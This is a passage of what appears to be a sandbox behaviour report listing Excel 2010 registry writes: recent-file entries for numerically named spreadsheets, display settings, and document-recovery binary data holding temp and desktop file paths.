HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC60D	EC60D	binary	04 00 00 00 54 04 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A6 B5 05 FF 09 0C D7 01 0D C6 0E 00 0D C6 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6F7	EC6F7	binary	04 00 00 00 54 04 00 00 39 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 33 00 2E 00 33 00 31 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A9 43 5C 02 0A 0C D7 01 F7 C6 0E 00 F7 C6 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC89C	EC89C	binary	04 00 00 00 54 04 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B4 7A BB 02 0A 0C D7 01 9C C8 0E 00 9C C8 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC90A	EC90A	binary	04 00 00 00 54 04 00 00 26 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 70 00 61 00 70 00 65 00 72 00 73 00 20 00 28 00 37 00 31 00 29 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 16 E7 D0 02 0A 0C D7 01 0A C9 0E 00 0A C9 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	pz4	binary	70 7A 34 00 54 04 00 00 02 00 00 00 00 00 00 00 44 00 00 00 01 00 00 00 20 00 00 00 18 00 00 00 70 00 61 00 70 00 65 00 72 00 73 00 20 00 28 00 37 00 31 00 29 00 2E 00 78 00 6C 00 73 00 00 00 70 00 61 00 70 00 65 00 72 00 73 00 20 00 28 00 37 00 31 00 29 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F48C3	F48C3	binary	04 00 00 00 54 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EB 9D FF 15 0A 0C D7 01 C3 48 0F 00 C3 48 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA859AC0	unknown
